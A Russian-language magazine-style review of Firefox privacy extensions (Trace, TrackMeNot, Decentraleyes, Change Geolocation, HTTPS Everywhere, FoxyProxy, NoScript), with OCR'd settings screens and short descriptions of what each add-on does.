Trace Premium Blocklist This list requires Premium
A large extension to the default Trace blocklist
☐ Use this list

JS Crypto-Currency Miners Default List
Crypto-Currency mining has been found on a number of websites, it eats up CPU resources which costs you money. Enabling this will block known domains which host the WebAssembly code for CryptoCurrency mining in the browser.
✓ Use this list

Push Notification Services This list requires Premium
A list of push notification services, these sites send you advertisements through the browser notification API.
☐ Use this list


Так выглядят настройки Trace

Trace работает со списками доменов, разделенных на категории, однако в бесплатной версии плагина доступен только базовый список, набор поддоменов Facebook и перечень сайтов, майнящих криптовалюты с использованием JavaScript. Все остальные категории — вроде видеотрекеров, сайтов, любящих отправлять push-уведомления, и ресурсов, рассылающих спам, — доступны только премиум-подписчикам.

TRACKMENOT

- **trackmenot**

Этот плагин предназначен для борьбы с трекингом поисковых запросов. Каждый пользователь знает на собственном горьком опыте: достаточно один раз поискать в интернете совковую лопату, и следующую неделю ты будешь любоваться рекламой граблей, мотыг и даже мотокультиваторов. Вот этому явлению и противостоит TrackMeNot, отправляя поисковикам рандомизированные запросы, которые заставляют их электронные мозги кипеть и плавиться. Настроек у этого плагина побольше, но все они, в общем-то, просты и понятны.



Extension...ckMeNot)
moz-extension://7d7dab74-6f4e-40d9-a494-b988e9b330bc/options.html
Disable
Options
Help
Tab

TrackMeNot Version 0.10.46

Created by: Daniel C. Howe (@danielchowe), Helen Nissenbaum (@HNissenbaum)
Maintained by: Vincent Toubiana (@vtoubiana)
Homepage: www.cs.nyu.edu/trackmenot/
Translations: Jens 'woelfchen'(German), Tommy Mejldal(Danish),markh van BabelZilla.org(Dutch),rlcul(Croatian), BruceH(Chinese), Edgard Dias Magalhães(Portuguese)

TrackMeNot Options

Help/FAQ | Main Site | Show Queries

☑ Enabled
☐ Use tab to search
☑ Enable Burst
☐ Click on search results

Search Engines

Selection: ☑Google Search ☑Yahoo! Search ☑Bing Search ☐Baidu Search ☐Aol Search

Avg. Query Rate: Query Frequency 10 per min

Logging Options: ☐ Disabled ☑ Persistent | Show logs | Clear Logs

RSS Feed: Validate http://www.techmeme.com/index.xml|http://rss.slashdot.org/Slashdot/slasl

Black List: ☑ Use list bomb,porn,pornographie
☐ Generate queries including keywords monitored by DHS

Apply | Clear

Настройки плагина TrackMeNot

Здесь можно, например, включить или отключить `burst mode` — отправку запросов конкретно в тот поисковик, в котором юзер что-то ищет в данный момент, выбрать из списка используемые поисковые системы или добавить туда свою. Среди других настроек — периодичность отправки запросов и ведение журнала, которое при желании можно отключить. Плагин переведен на шесть языков, однако русского среди них нет.


DECENTRALEYES

- **decentraleyes**

Этот аддон защищает от отслеживания через CDN, отправляя множество запросов к публичным CDN-службам вроде YandexCDN, GHL, MaxCDN. Как и любое полезное изобретение, CDN приносит пользу не только простым пользователям, но и коммерсантам, желающим знать об этих самых пользователях как можно больше, а лучше — все.

INFO

CDN (Content Delivery Network), или сеть доставки (и дистрибуции) содержимого, — это распределенная аппаратно-программная инфраструктура, ускоряющая доставку контента конечным пользователям. Физически это реализовано так: идентичный контент размещают на нескольких географически рассредоточенных серверах, чтобы сократить время ожидания и загрузки данных при обращении к такому серверу. Эта же система, как правило, использует сценарии сбора статистики и контроля посещаемости, которая может служить для отслеживания пользователей.



Decentraleyes
Protects you against tracking through "free", centralized, content delivery.

Details | Options | Permissions

☑ Display injection counts on icon
Show the number of injected resources on the extension icon.

☐ Block requests for missing resources ADVANCED
Cancel intercepted request if the required resource is not locally available.

☑ Disable link prefetching ADVANCED
Prevent disallowed requests from leaking out to delivery networks.

☑ Strip metadata from allowed requests ADVANCED
Erase sensitive data from allowed CDN requests for improved privacy.

Exclude domains from inspections
Enter domains to whitelist them. Separate multiple entries with semi-colons (;).


В настройках Decentraleyes можно создать белый список доверенных доменов

Блокировка и подмена запросов CDN может поломать некоторые сайты, поэтому плагин подставляет вместо загружаемых из сети локальные файлы там, где это необходимо. Настройками расширение тоже небогато, но зато на странице конфигурации можно добавить домены в белый список — и к ним не будет применяться CDN-фильтрация.

CHANGE GEOLOCATION

- **change-geolocation-locguard**

Название этого аддона говорит само за себя: он позволяет грозить Южному централу, сидя где-нибудь в Мытищах, то есть менять геолокацию в Firefox.



Geolocation valiables (default location is Greenwich, UK)

Coordinate altitude (altitude of the position in meters)	
Coordinate heading (direction in which the device is traveling)	
Coordinate speed (velocity of the device in meters per second)	
Coordinate latitude (latitude of a geographical position in decimal degrees)	51.482594
Coordinate accuracy (the accuracy, with a 95% confidence level in meters)	1768
Coordinate longitude (longitude of a geographical position in decimal degrees)	-0.007661
Coordinate altitudeAccuracy (the accuracy, with a 95% confidence level in meters)	
Timestamp (the time at which the location was retrieved in milliseconds)	1597818773163

Настройки плагина Change Geolocation

По умолчанию плагин предлагает использовать в качестве текущей геопозиции исторический район Гринвич в Лондоне, но при желании ты можешь задать в настройках любые координаты, переехав куда-нибудь в Сохо. Для этого нужно ввести желаемую широту и долготу и при необходимости указать иные параметры API геолокации. Очевидно, что плагин не поможет в борьбе против алгоритмов, которые определяют местоположение пользователя по IP-адресу, но все остальные сайты он способен обмануть.

HTTPS EVERYWHERE


- **https-everywhere**

Довольно простой, но крайне полезный плагин, заставляющий браузер принудительно включать HTTPS при соединении с сайтами, которые его поддерживают, даже если ты набрал в адресной строке префикс `http`. После установки расширения в инструментальной панели Firefox появляется значок, по щелчку на котором можно дезактивировать плагин, включить или отключить принудительное блокирование незашифрованных HTTP-запросов, а также нажатием одной кнопки добавить открытый в браузере сайт в список исключений. Довольно полезный инструмент для всех, кто заботится о собственной безопасности.

FOXYPROXY

- **foxyproxy-standard**

Широко известный, очень популярный и крайне востребованный плагин, позволяющий добавить в Firefox функцию, подобную разрекламированному VPN в Opera. Просто указываешь в настройках аддона адрес и порт любого бесплатного прокси-сервера, после чего его можно включать или отключать одним щелчком мыши — и все заблокированные интернет-ресурсы снова становятся доступны словно по волшебству.



Title or Description (optional): title
Color: #66cc66
Pattern Shortcuts
Enabled: On
Add whitelist pattern to match all URLs: On
Do not use for localhost and intranet/private IP addresses: Off
Proxy Type: HTTP
Proxy IP address or DNS name: 111.111.111.111, www.example.com
Port: 3128
Username (optional): username
Password (optional): *****


Настройки плагина FoxyProxy

FoxyProxy поддерживает сразу несколько прокси-серверов, поэтому ты можешь быстро переключаться между ними, если какой-то сервис у тебя внезапно отвалится. Для пущего удобства аддон позволяет импортировать ранее созданные настройки или заранее подготовленный список прокси, а также экспортировать его для переноса на другой компьютер. Поддерживается множество типов серверов: HTTP, HTTPS, SOCKS 5 и 4, WPAD и PAC URL — есть из чего выбрать. В общем, этот плагин — маст-хэв для каждого пользователя Firefox. Если ты его еще не установил, торопись исправить это упущение.

NOSCRIPT

- **noscript**

Известно, что именно скрипты чаще всего оказываются основной причиной утечки конфиденциальных данных в браузере и нарушения приватности. В Tor Browser режим NoScript доступен из коробки, в Firefox его можно включить, установив одноименный плагин.



☐ Disable restrictions globally (dangerous) ☐ Temporarily set top-level sites to TRUSTED ☐ Cascade top document's restrictions to subdocuments

Preset customization (for all the sites sharing a preset)

DEFAULT | TRUSTED | UNTRUSTED

Allow

☐ script ☐ object ☐ media ☑ frame ☐ font ☐ webgl ☑ fetch ☐ ping ☑ other

